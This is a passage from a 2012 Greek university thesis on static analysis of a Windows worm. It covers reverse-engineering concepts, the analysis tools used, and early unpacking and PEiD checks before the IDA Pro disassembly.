ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ ΤΕΧΝΟΟΙΚΟΝΟΜΙΚΗ ΔΙΟΙΚΗΣΗ ΚΑΙ ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΚΑΤΕΥΘΥΝΣΗ: ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Πτυχιακή Εργασία

Ανάλυση Κακόβουλου Λογισμικού (Malware Analysis)

Βγενόπουλος Ιωάννης

Επιβλέποντες: **Χρήστος Ξενάκης**

Χριστόφορος Νταντογιάν

ΠΕΙΡΑΙΑΣ

ΟΚΤΩΒΡΙΟΣ 2012

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΕΙΣΑΓΩΓΗ

Στην παρούσα εργασία θα γίνει μια απόπειρα εξέτασης και ανάλυσης ενός κακόβουλου λογισμικού. Το είδος του κακόβουλου λογισμικού που θα εξεταστεί είναι το worm. Έτσι λοιπόν έχοντας μηδενική γνώση για το worm θα προσπαθήσουμε να κατανοήσουμε την λειτουργία του. Τα βασικά σημεία που θα πρέπει να εξεταστούν ώστε να μπορέσουμε να πούμε ότι έχουμε "αποκωδικοποιήσει" την συμπεριφορά του είναι ο τρόπος που εκτελείται, ο σκοπός του, και φυσικά εφόσον πρόκειται για worm ο τρόπος που μεταδίδεται μέσω του διαδικτύου.

Για την επίτευξη της πλήρης ανάλυσης ενός κακόβουλου λογισμικού απαιτούνται δύο ήδη ανάλυσης. Η *δυναμική*, κατά την οποία το κακόβουλο λογισμικό εκτελείται σε ελεγχόμενο περιβάλλον και παρατηρείται – καταγράφεται η δράση και τα αποτελέσματα της εκτέλεσης σε πραγματικό χρόνο, και η *στατική* κατά την οποία συλλέγονται διάφορα στοιχεία για το κακόβουλο λογισμικό χωρίς αυτό να εκτελείται (σε τι compiler έγινε compile, τι packer χρησιμοποιήθηκε κ.α) και εξετάζεται ο κώδικας assembly του εκτελέσιμου.

Έτσι λοιπόν ο αναλυτής έχοντας κατά νου την πορεία ανάλυσης την οποία θα ακολουθήσει και χρησιμοποιώντας τα κατάλληλα εργαλεία αρχίζει και αναλύει το κακόβουλο λογισμικό. Το ποιο δύσκολο και ταυτόχρονα το ποίο σημαντικό στάδιο της ανάλυσης είναι αυτό της εξέτασης του κώδικα assembly του εκτελέσιμου. Ένας έμπειρος αναλυτής μπορεί να κατανοήσει πλήρως την λειτουργία ενός προγράμματος εξετάζοντας τον assembly κώδικα του. Παρόλα αυτά πολύ χρήσιμα δεδομένα αντλούνται και από την δυναμική ανάλυση γεγονός που μπορεί να δώσει στον αναλυτή μια ιδέα για την λειτουργία του κακόβουλου λογισμικού, και να λειτουργήσει σαν συμπλήρωμα για την κατανόηση των δυσνόητων κομματιών του assembly κώδικα του εκτελέσιμου. Στα κεφάλαια που ακολουθούν παρουσιάζεται η στατική ανάλυση και περιγράφονται τα εργαλεία τα οποία χρησιμοποιήθηκαν.

ΚΕΦΑΛΑΙΟ 1
MALWARE FORENSICS

Malware Forensics, είναι η διαδικασία διερεύνησης και ανάλυσης κακόβουλου κώδικα, για να αποκαλύψει την λειτουργία και τους σκοπούς του, καθώς επίσης και να προσδιορίσει τον τρόπο διείσδυσης του κακόβουλου λογισμικού στο σύστημα. Τα περισσότερα από τα κακόβουλα προγράμματα μπλοκάρονται από τα λογισμικά antivirus, από τα εργαλεία αφαίρεσης spyware, καθώς επίσης και από άλλα παρόμοια εργαλεία. Όμως υπάρχουν και νέα λογισμικά malware που τα προγράμματα antivirus αδυνατούν να ανιχνεύσουν. Ο λόγος που συμβαίνει αυτό είναι γιατί αυτά τα προγράμματα βασίζονται σε μια signature-based μέθοδο ανίχνευσης. Αυτό σημαίνει ότι το antivirus λογισμικό συγκρίνει το περιεχόμενο του ύποπτου κώδικα με τις αποθηκευμένες υπογραφές, όπου η κάθε υπογραφή αντιπροσωπεύει ένα δείγμα κώδικα ή ένα μοναδικό χαρακτηριστικό, που έχει εξάγει από το αρχικό και γνήσιο κακόβουλο λογισμικό. Ωστόσο υπάρχουν οι τεχνικές του *πολυμορφισμού* και του *μεταμορφισμού*, που έχουν ως στόχο να εμποδίσουν τα signature-based προγράμματα αναγνώρισης, χρησιμοποιώντας τυχαία κωδικοποίηση ή κρυπτογράφηση του κώδικα προγράμματος με τέτοιο τρόπο που να διατηρεί την αρχική λειτουργία του.

Μόλις ανιχνευτεί η ύπαρξη ενός κακόβουλου προγράμματος, οι ερευνητές malware πρόκειται να ξεκινήσουν την ανάλυση και την ανατομία του. Η λειτουργία forensics επιτυγχάνεται με την αντιστροφή (reversing) του πηγαίου κώδικα του κακόβουλου λογισμικού και με την επανατοποθέτηση του στο αρχείο πληροφοριών, καθώς και με τα εργαλεία παρακολούθησης δικτύου που μπορεί να παρέχει. Η αντιστροφή (reversing) του πηγαίου κώδικα του malware, είναι η πιο ισχυρή μέθοδος. Ένας αναλυτής malware μπορεί να αποκαλύψει όλες τις λεπτομέρειες σχετικά με τα κακόβουλο λογισμικό, και αυτό έχει σαν αποτέλεσμα, οι συντάκτες κακόβουλων λογισμικών να προσπαθούν να εμποδίσουν αυτή την διαδικασία με τεχνικές αντί-αντιστροφής (anti-reversing). Πρόκειται για τεχνικές που καλύπτουν τον κώδικα, έτσι ώστε να εμποδίζουν την διαδικασία ανάλυσης, αλλά στην ουσία ποτέ δεν την εμποδίζουν πραγματικά.

Γενικά η ανάλυση ενός κακόβουλου λογισμικού μπορεί να χωριστεί σε 2 μεγάλες κατηγορίες. Την δυναμική και την Στατική ανάλυση.

1.1 Στατική Ανάλυση

Η *Στατική Ανάλυση* είναι η διαδικασία ανάλυσης εκτελέσιμου δυαδικού κώδικα, χωρίς στην πραγματικότητα να εκτελείται το αρχείο. Η Στατική ανάλυση έχει το πλεονέκτημα ότι μπορεί να αποκαλύψει, πώς ένα πρόγραμμα θα συμπεριφερθεί κάτω από ασυνήθιστες συνθήκες, αυτό συμβαίνει γιατί μπορούμε να εξετάσουμε κάποια μέρη ενός προγράμματος που κανονικά δεν εκτελούνται. Το κακόβουλο λογισμικό μπορεί να αρχίσει την εκτέλεσή του μετά από κάποιο χρονικό διάστημα ή όταν ένα συμβεί κάποιο ειδικό γεγονός. Θα μπορούσε να ξεκινήσει δηλαδή όταν ο χρήστης περιηγείται σε online κατάστημα ή κάνει κάποια online τραπεζική συναλλαγή. Είναι σημαντικό να βρεθεί πως το κακόβουλο λογισμικό μπορεί να ξεφύγει από τον εντοπισμό των προγραμμάτων antivirus, καθώς επίσης πως μπορούν να παρακάμπτουν το τείχος προστασίας και άλλες προστασίες ασφάλειας. Η στατική ανάλυση ακόμα βοηθά τους ερευνητές να αποκαλύψουν τι μπορεί να κάνει ένα κομμάτι του malware και πώς να το σταματήσουν. Επιπρόσθετα, για να επιτευχτεί στατική ανάλυση, οι ερευνητές θα πρέπει να έχουν καλή γνώση της γλώσσας assembly και του λειτουργικού συστήματος στόχου.

Με την *τεχνική reverse-engineering,* οι ερευνητές είναι σε θέση να μετατρέψουν την γλώσσα assembly, σε γλώσσα υψηλότερου επιπέδου. Η αντίστροφη μηχανική (reverse engineering) είναι η μόνη λύση για την κατανόηση και την απόκτηση του πηγαίου κώδικα, από προγράμματα κλειστού κώδικα. Τα εργαλεία στατικής ανάλυσης περιλαμβάνουν αναλυτές προγράμματος, debuggers και disassemblers. Αυτά τα εργαλεία είναι σε θέση να ανιχνεύσουν αν το κακόβουλο λογισμικό χρησιμοποιεί κάποια από τις τεχνικές προστασίας του λογισμικού.

1.2 Reverse Engineering

Οι προγραμματιστές των λογισμικών anti-virus, τεμαχίζουν κάθε πρόγραμμα κακόβουλου λογισμικού που πέφτει στα χέρια τους, με την χρήση τεχνικών *reverse engineering*. Οι τεχνικές reversing (αντιστροφής), απαιτούν την ικανότητα κατανόησης της εσωτερικής δομής των προγραμμάτων, την γλώσσα assembly και το λειτουργικό σύστημα. Προσπαθούν να εξάγουν πολύτιμες πληροφορίες από τα προγράμματα για τα οποία ο πηγαίος κώδικας δεν είναι διαθέσιμος και είναι επίσης δυνατόν να εξάγουν δεδομένα όλων των προγραμμάτων, συμπεριλαμβανομένου του αρχικού (ή παρόμοιου) πηγαίου κώδικα. Συνήθως διεξάγεται για την απόκτηση γνώσεων που λείπουν, ιδεών, και σχεδιαστικής φιλοσοφίας όταν οι πληροφορίες δεν είναι διαθέσιμες. Σε κάποιες περιπτώσεις οι πληροφορίες ανήκουν σε κάποιον που δεν έχει ως σκοπό να τις μοιραστεί και σε άλλες περιπτώσεις οι πληροφορίες έχουν χαθεί ή έχουν καταστραφεί.

Για μερικούς ανθρώπους η σχέση μεταξύ της ασφάλειας και της αντιστροφής μπορεί να μην είναι αμέσως σαφές. Η αντιστροφή σχετίζεται με διάφορες πτυχές της ασφάλειας των υπολογιστών. Για παράδειγμα, η αντιστροφή έχει χρησιμοποιηθεί στην κρυπτογραφική έρευνα, δηλαδή, ένας ερευνητής αντιστρέφει ένα προϊόν κρυπτογράφησης και αξιολογεί το επίπεδο ασφάλειας που αυτό παρέχει. Επίσης σχετίζεται σε πολύ μεγάλο βαθμό με το κακόβουλο λογισμικό, που αυτό σημαίνει ότι χρησιμοποιείται τόσο από τους προγραμματιστές malware καθώς και από εκείνους που θα αναπτύξουν τα αντίδοτα για την αντιμετώπισή τους.

Οι προγραμματιστές κακόβουλων λογισμικών, συχνά χρησιμοποιούν την αντιστροφή για να εντοπίσουν τρωτά σημεία στα λειτουργικά συστήματα και σε άλλα λογισμικά. Τέτοια τρωτά σημεία, μπορούν να χρησιμοποιηθούν για να διαπεράσουν τα στρώματα άμυνας του συστήματος και να προκαλέσουν μόλυνση- συνήθως μέσω Internet. Πέρα από την μόλυνση, οι τεχνικές αντίστροφης μηχανικής επιτρέπουν σε ένα κακόβουλο πρόγραμμα να αποκτήσει πρόσβαση σε ευαίσθητες πληροφορίες ή ακόμα και να λάβει τον πλήρη έλεγχο της πληροφορίας.

Οι προγραμματιστές προγραμμάτων antivirus, τεμαχίζουν και αναλύουν κάθε κακόβουλο πρόγραμμα που πέφτει στα χέρια τους. Χρησιμοποιούν τις τεχνικές

reversing για την ανίχνευση του κάθε βήματος που κάνει το πρόγραμμα, να αξιολογήσουν την ζημιά που θα μπορούσε να προκαλέσει στο σύστημα, πώς θα μπορέσει να αφαιρεθεί από το σύστημα καθώς και αν η μόλυνση θα μπορούσε να αποφευχθεί εντελώς.

1.2.1 **Τα Εργαλεία**

Η αντιστροφή έχει να κάνει με τα εργαλεία. Παρακάτω θα γίνει περιγραφή των βασικών κατηγοριών των εργαλείων που χρησιμοποιούνται στην αντίστροφη μηχανική. Πολλά από αυτά τα εργαλεία δεν έχουν δημιουργηθεί ειδικά για την αντίστροφη μηχανική, ωστόσο είναι πολύ χρήσιμα.

- ***System-Monitoring Tools***

Η αντιστροφή συστήματος σε επίπεδα απαιτεί μια ποικιλία εργαλείων τα οποία ανιχνεύουν, παρακολουθούν, διερευνούν, ή και διαφορετικά, ξεσκεπάζουν το πρόγραμμα ώστε να αντιστρέφεται. Τα περισσότερα από αυτά τα εργαλεία εμφανίζουν πληροφορίες που σχετίζονται με την εφαρμογή και το περιβάλλον του, τα οποία συλλέγονται από το λειτουργικό σύστημα. Επειδή σχεδόν όλες οι επικοινωνίες μεταξύ του προγράμματος και του έξω κόσμου περνάνε μέσα από το λειτουργικό σύστημα, αυτά συνήθως μπορούν να αξιοποιηθούν για την εξαγωγή τέτοιων πληροφοριών. Τα εργαλεία συστημάτων παρακολούθησης μπορούν να παρακολουθούν διάφορες κινήσεις δικτύωσης, προσβάσεις σε αρχεία ή στην registry καθώς και σε διάφορα άλλα. Υπάρχουν επίσης εργαλεία που εκθέτουν την χρήση ενός προγράμματος του λειτουργικού συστήματος, τέτοια αντικείμενα είναι τα mutexes, pipes, events και διάφορα άλλα.

- ***Disassemblers***

Τα disassemblers, είναι προγράμματα τα οποία λαμβάνουν τον εκτελέσιμο δυαδικό κώδικα ενός προγράμματος ως είσοδο και παράγουν αρχεία κειμένου που περιέχουν γλώσσα assembly για ολόκληρο το πρόγραμμα ή τμήματα του. Αυτή είναι μια σχετικά απλή διαδικασία, θεωρώντας ότι ο κώδικας της γλώσσας assembly είναι απλά μια κειμενική χαρτογράφηση του καταληκτικού κώδικα. Ένας υψηλής ποιότητας disassembler, είναι το βασικό κλειδί στην εργαλειοθήκη ενός αντιστροφέα, όμως μερικοί αντιστροφείς προτιμούν να χρησιμοποιούν ενσωματωμένους disassemblers τα οποία περιέχονται σε κάποια χαμηλού επιπέδου προγράμματα εντοπισμού σφαλμάτων (debuggers).

- ***Debuggers***

Η βασική ιδέα πίσω από ένα debugger είναι ότι οι προγραμματιστές δεν μπορούν στην πραγματικότητα να δουν όλα αυτά που κάνει ένα πρόγραμμα. Τα προγράμματα συνήθως είναι πάρα πολύ σύνθετα για ένα άνθρωπο ώστε να προβλέψει στην πραγματικότητα κάθε δυνατό αποτέλεσμα. Ένα πρόγραμμα εντοπισμού σφαλμάτων είναι ένα πρόγραμμα που επιτρέπει στους προγραμματιστές λογισμικών να παρατηρούν και να ελέγχουν τα προγράμματά τους, ενώ αυτά βρίσκονται σε λειτουργία. Τα δυο πιο βασικά χαρακτηριστικά ενός προγράμματος εντοπισμού σφαλμάτων είναι η δυνατότητα ορισμού σημείων διακοπής κατά την διαδικασία και η ικανότητα ανίχνευσης διαμέσου του κώδικα.

Με αυτά τα δύο σημαντικά χαρακτηριστικά, οι προγραμματιστές μπορούν να παρακολουθούν στενά τα προγράμματά τους, δεδομένου ότι εκτελεί ένα προβληματικό τμήμα του κώδικα και να προσπαθήσουν να καθορίσουν την πηγή του προβλήματος.

Για ένα αναστροφέα, το πρόγραμμα εντοπισμού σφαλμάτων (debugger) είναι σχεδόν τόσο σημαντικό όσο είναι σε έναν επαγγελματία ανάπτυξης λογισμικού, αλλά για λίγο διαφορετικούς λόγους. Πρώτο και κυριότερο, οι αντιστροφείς χρησιμοποιούν προγράμματα εντοπισμού σφαλμάτων σε λειτουργία αποσυναρμολόγησης

(disassembly). Στην λειτουργία αποσυναρμολόγησης, ένας debugger χρησιμοποιεί ένα ενσωματωμένο disassembler για συνεχή αποσυναρμολόγηση του καταληκτικού κώδικα.

- ***Decompilers***

Τα decompilers είναι το επόμενο βήμα από τους disassemblers. Ένας decompiler παίρνει ένα εκτελέσιμο δυαδικό αρχείο και προσπαθεί από αυτό να παράγει αναγνώσιμο κώδικα μιας γλώσσας υψηλού επιπέδου. Η ιδέα είναι να γίνει μια προσπάθεια και να αντιστραφεί η διαδικασία compile, έτσι ώστε να αποκτηθεί το αρχικό αρχείο ή κάτι παρόμοιο με αυτό. Υπάρχουν σημαντικά στοιχεία στις περισσότερες γλώσσες υψηλού επιπέδου που παραλείπονται κατά τη διάρκεια της διαδικασίας compile και είναι αδύνατο να ανακτηθούν. Ακόμα, οι decompilers είναι ισχυρά εργαλεία τα οποία σε ορισμένες καταστάσεις και περιβάλλοντα μπορούν να ανακατασκευάσουν από δυαδική μορφή έναν υψηλά αναγνώσιμο πηγαίο κώδικα.

ΚΕΦΑΛΑΙΟ 2

ΠΡΟΕΤΟΙΜΑΣΙΑ

2.1 Επιλογή του Malware

Υπάρχουν πολλά είδη κακόβουλου λογισμικού που θα μπορούσαν να επιλεγούν για μελέτη και ανάλυση. Για την συγκεκριμένη περίπτωση τέθηκε ως στόχος η ανάλυση ενός Worm (σκουληκι) το οποίο “μολύνει” το λειτουργικό σύστημα Windows.
Μια αξιόπιστη ιστοσελίδα που παρέχει κακόβουλο λογισμικό για μελέτη είναι η www.offensivecomputing.net . Σε αυτήν μπορεί οποιοσδήποτε να κατεβάσει, μετά βεβαία από μια διαδικασία εγγραφής για ευνόητους λόγους, το κακόβουλο πρόγραμμα που τον ενδιαφέρει σε αρχείο .zip.

2.2 Εργαλεία

- **VMware Workstation**

Ένα από τα ποιο διάσημα πρόγραμμα για Virtualization. Χρησιμοποιήθηκε τόσο για να εγκαταστήσουμε το μηχάνημα ανάλυσης (Windows XP) όσο και το μηχάνημα ελέγχου (BackTrack).

- **Depedency Walker**

Η εφαρμογή αυτή λειτουργεί εξετάζοντας σε βάθος των κώδικα ενός αρχείου (exe, dll, ocx, sys, κλπ) και στη συνέχεια δημιουργώντας ένα ιεραρχικό δενδροδιάγραμμα με όλες τις εξαρτήσεις των επιμέρους δομικών στοιχείων (module) του . Πρακτικά αυτό σημαίνει ότι μπορεί να εντοπίσει όλα τα dll που καλεί το αρχείο, το ποιές συναρτήσεις συγκεκριμένα χρησιμοποιεί, αλλά και τα dll και συναρτήσεις που αυτές με τη σειρά τους αξιοποιούν. Αξίζει να σημειωθεί ότι κάθε ένα από τα ονόματα των συναρτήσεων λειτουργεί ως ενεργός σύνδεσμος, παραπέμποντας στην αντίστοιχη σελίδα του MSDN για περαιτέρω πληροφορίες.

- **UPX**

Ο UPX (Ultimate Packer for eXecutables) είναι πρόγραμμα packer. Συμπιέζει το αρχικό πρόγραμμα και δυσχεραίνει σε σημαντικό βαθμό την ανάλυσή του. Διαθέτει και διαδικασία αποσυμπίεσης ,η οποία και χρησιμοποιήθηκε.

- **BinText**

Ένα εξαιρετικά χρήσιμο εργαλείο για την εξαγωγή συμβολοσειρών (strings) ASCII και UNICODE χαρακτήρων. Χρήσιμο για τον εντοπισμό hardcoded λέξεων όπως URLs ή ονόματα συναρτήσεων. Εντοπίζει τόσο τη θέση τους μέσα στο αρχείο, όσο και τη θέση που θα καταλάβουν στη μνήμη κατα την ώρα της εκτέλεσης.

- **PEID**

Πρόγραμμα το οποίο μας δίνει πληροφορίες σχετικά με τον τύπο του packer που έχει χρησιμοποιηθεί ή αν δεν έχει χρησιμοποιηθεί κάποιος packer μας δίνει πληροφορίες σχετικά με τον compiler με τον οποίον έγινε compile το εκτελέσιμο.

- **IDA PRO**

Ένας από τους δυνατότερους Disassemblers (αντίστροφος συμβολομεταφραστής) που αποτελεί την βασική επιλογή των περισσοτέρων αναλυτών κακόβουλων λογισμικών και γενικά των αναλυτών ευπαθειών. Υποστηρίζει πολλά file formats όπως Portable Executable (PE), Common Object File Format (COFF), Executable and Linking Format (ELF), and a.out. Οι δύο βασικές εκδόσεις τους υποστηρίζουν μόνο επεξεργαστές x86 ενώ η πιο προηγμένη έκδοση υποστηρίζει και αρχιτεκτονικές x64. Εκτός του κώδικα assembly του εκτελέσιμου (σε μορφή κειμένου και γράφου) μας δίνει και πληροφορίες σχετικά με τις εισαγόμενες συναρτήσεις (imported functions) και τις συμβολοσειρές (strings) που χρησιμοποιεί το εκτελέσιμο.

ΚΕΦΑΛΑΙΟ 3


ΣΤΑΤΙΚΗ ΑΝΑΛΥΣΗ

3.1 Packers

Συνήθως τα κακόβουλα λογισμικά είναι συμπιεσμένα με κάποιον packer. Πρόκειται για μια πρακτική που χρησιμοποιούν οι “κατασκευαστές” τέτοιου είδους λογισμικών για λόγους μεγέθους του εκτελέσιμου αλλά κυρίως για να δυσκολέψουν σε σημαντικό βαθμό την ανάλυση του.

Ένα πολύ καλό εργαλείο για αυτό τον σκοπό είναι το UPX το οποίο μπορεί να χρησιμοποιηθεί και για διαδικασίες αποσυμπίεσης γεγονός που βοηθάει στην ανάλυση του κακόβουλου λογισμικού.

Επιχειρώντας να κάνουμε unpack το κακόβουλο λογισμικό με το UPX βλέπουμε (εικόνα 1) πως αυτό δεν μπόρεσε να γίνει (unpacked files 0).



Εικόνα 1. UnPack με Χρήση του UPX


Σε περίπτωση σαν και αυτήν που είναι πιθανό επιπλέον παρεμβάσεις του δημιουργού του ιού να μην επιτρέπουν να γίνει εύκολα το unpack, τότε θα αυτό θα πρέπει να γίνει χειροκίνητα. Έτσι το πρόγραμμα φορτώνεται σε debugger (πχ OllyDbg), του επιτρέπεται

να εκτελέσει μόνο την ρουτίνα αποκρυπτογράφησης και διακόπτεται πριν προχωρήσει στην εκτέλεση του κυρίως κώδικα. Στο σημείο αυτό αδειάζεται (dump) με την χρήση κατάλληλων plugins (πχ OllyDump) από τη μνήμη ο αποκρυπτογραφημένος πλέον κώδικας και επιδιορθώνεται αν είναι απαραίτητο ο Import Table).

Στο σημείο αυτό για να πάρουμε κάποιες πληροφορίες σχετικά με το αν και ποιος packer χρησιμοποιήθηκε, και σε ποιον compiler έγινε compile αυτό το malware χρησιμοποιήσουμε το PEiD (εικόνα 2).

Εικόνα 2. Σάρωση του Malware με το PEiD

Όπως βλέπουμε στην εικόνα 2 το PEiD μας δείχνει LCC Win32 1.x -> Jacob Navia γεγονός που σημαίνει πως μάλλον δεν έχει γίνει pack αφού μας δίνει την πληροφορία του compiler που χρησιμοποιήθηκε (lcc-win32) ευθέως. Επίσης απο το PEiD βλέπουμε πως το εκτελέσιμο περιλαμβάνει τρείς τομείς, .text, .data, .idata που είναι απολύτως λογικό για εκτελέσιμα αρχεία (εικόνα 3).



Εικόνα 3. Δομή Εκτελέσιμου 'Όπως Φαίνεται στο PEiD

Έτσι λοιπόν εφόσον δεν υπάρχει κάποιος packer, μπορούμε να προσχωρήσουμε παρακάτω με την στατική ανάλυση.

3.2 Ανάλυση του Κώδικα του Malware

3.2.1 Ο IDA PRO


Ο IDA Pro (Interactive Disassembler Professional) είναι ένας από τους δυνατότερους Disassemblers (αντίστροφος συμβολομεταφραστής) που αποτελεί την βασική επιλογή των περισσοτέρων αναλυτών κακόβουλων λογισμικών και γενικά των αναλυτών ευπαθειών. Υποστηρίζει πολλά file formats όπως Portable Executable (PE), Common Object File Format (COFF), Executable and Linking Format (ELF), and a.out. Οι δύο βασικές εκδόσεις τους υποστηρίζουν μόνο επεξεργαστές x86 ενώ η πιο προηγμένη έκδοση υποστηρίζει και αρχιτεκτονικές x64.

Εμείς θα επικεντρωθούμε (λόγω της φύσης του malware) σε file format PE και αρχιτεκτονική x86. Ο IDA PRO θα κάνει αντίστροφη συμβολομετάφραση σε όλο το εκτελέσιμο και θα εκτελέσει μια σειρά από ενέργειες όπως εντοπισμός συναρτήσεων,


ανάλυση της στοίβας, αναγνώριση τοπικών μεταβλητών και διάφορες άλλες οι οποίες μας φέρνουν κοντά στον πηγαίο κώδικα (source code).

